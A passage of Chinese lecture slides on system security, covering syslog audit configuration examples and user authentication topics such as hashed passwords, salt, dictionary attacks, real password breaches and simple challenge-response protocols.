cron.*	/var/log/cron
*. emerg	*
mark.*	/dev/console
local7.*	/var/log/boot.log
news.=crit	/var/log/news/news.crit
*.alert	dectalker

# 审计配置信息示例--目的地说明

auth.*	@zhangsan.hust.edu.cn
authpriv.*	@loghost
mail.*	-/var/log/maillog
cron.*	/var/log/cron
*. emerg	*
mark.*	/dev/console
local7.*	/var/log/boot.log
news.=crit	/var/log/news/news.crit
*.alert	dectalker

远程主机名

所有用户

允许信息缓冲(不立刻写日志)

通过管道传给进程

远程主机别名

# 审计配置信息示例--信息源说明

auth.*	@zhangsan.hust.edu.cn
authpriv.*	@loghost
mail.*	-/var/log/maillog
cron.*	/var/log/cron
*. emerg	*
mark.*	/dev/console
local7.*	/var/log/boot.log
news.=crit	/var/log/news/news.crit
*.alert	dectalker

所有事件产生者

有等号表示仅该级别，无等号表示该级别及以上。

所有紧迫级别

# 认证


# 大纲

- 用户认证
  - 口令认证, Salt
  - 挑战-应答(Challenge-response)认证协议
  - 动态口令
  - 生物识别技术
  - 基于令牌(Token-based)的认证
  - FIDO
- 分布式系统中的身份认证
  - 单点登录系统(Single Sign-On)
  - 可信中介 (KPC和CA)

# 口令认证

- 基本概念
  - 用户有一个秘密的口令
  - 系统检查口令以验证用户身份
- 问题
  - 口令如何存储?
  - 系统如何检查口令?
  - 猜测口令有多容易?
    - 口令文件难以保密
    - 更好的方法：即使拥有口令文件，也很难猜出口令

# 基本的口令方案




# 基本的口令方案

- Hash 函数  $h : \text{strings} \rightarrow \text{strings}$ 
  - 给定  $h(\text{password})$ , 难以找到  $\text{password}$
  - 破解: 没有比试错法更好的已知算法
- 用户口令存储为  $h(\text{password})$
- 当用户输入口令时
  - 系统计算  $h(\text{password})$
  - 与口令文件中的条目进行比较
- 口令本身没有被存储在磁盘上

# 口令认证

$P_A$ : Alice's stored password

Pass: Password sent by claimant




# Unix 口令系统

- Hash 函数为 25xDES
  - 25 轮 DES 变体加密
- 任何用户都可以尝试“字典攻击”

R.H. Morris and K. Thompson, Password security: a case history, Communications of the ACM, November 1979

# Unix 口令系统

- 口令行




# 口令认证

$P_A$ : Alice's password

$S_A$ : Alice's salt

Pass: Password sent by claimant



为什么需要Salt?

# salt的优点

- 没有salt
  - 所有机器都具有相同的散列函数
    - 计算所有常用字符串的哈希值一次
    - 比较哈希文件和所有已知的口令文件
- 有salt
  - 一个口令散列了 $2^{12}$ 种不同的方式
    - 预计算散列文件?
      - 需要更大的文件来覆盖所有常见的字符串
    - 对已知口令文件的字典攻击
      - 需要对于文件中的每个salt, 尝试使用所有常见字符串

# 字典攻击(Dictionary Attack)

- 典型的口令字典
  - 1,000,000条通用口令
    - 人们的名字, 普通的宠物名字和普通的词汇
    - 假设你每秒生成并分析10次猜测
      - 这对于一个网站来说可能是合理的; 离线速度要快得多
      - 最多100,000秒的字典攻击= 28小时, 平均14小时
- 如果口令是随机的
  - 假设有六个字符的口令
    - 大写和小写字母, 数字, 32个标点符号
    - 689,869,781,056个口令组合
    - 穷举搜索平均需要1,093年

# 口令认证

2011年12月21日，CSDN后台数据库被盗，  
由于明文存储，642万多个用户的帐号、  
口令等信息被泄露



● 服务器口令表 ●	
用 户	口 令
...	...
张 三	1a23
李 四	33z4
王 五	66a1
...	...

# 口令认证

2017年初，一个网络黑市商家兜售了10亿个被盗的中国网络巨头的用户账户；

近日，CosmicDark上的一个黑市商家刚上架了一个用户数据库，该数据库包含了100,759,591个被盗的优酷用户账户；



# 大纲

- 用户认证
  - 口令认证, Salt
  - 挑战-应答(Challenge-response)认证协议
  - 动态口令
  - 生物识别技术
  - 基于令牌(Token-based)的认证
  - FIDO
- 分布式系统中的身份认证
  - 单点登录系统(Single Sign-On)
  - 可信中介 (KPC和CA)

# 挑战-应答认证

Goal: Bob 希望 Alice 向他“证明”自己的身份

Protocol ap1.0: Alice 说 “I am Alice”




失败场景??



# 认证

Goal: Bob 希望 Alice 向他“证明”自己的身份


Protocol ap1.0: Alice 说“*I am Alice*”



在网络环境中，Bob 看不到 Alice，所以 Trudy 可以简单申明她是 Alice


# 认证

Protocol ap2.0: Alice 在包含她的IP地址的IP包中  
说“*I am Alice*”




# 认证

Protocol ap2.0: Alice 在包含她的IP地址的IP包中  
说“*I am Alice*”




# 认证

Protocol ap3.0: Alice 在包含她的IP地址的IP包中说  
“I am Alice”，并且发送她的口令来证明



# 认证

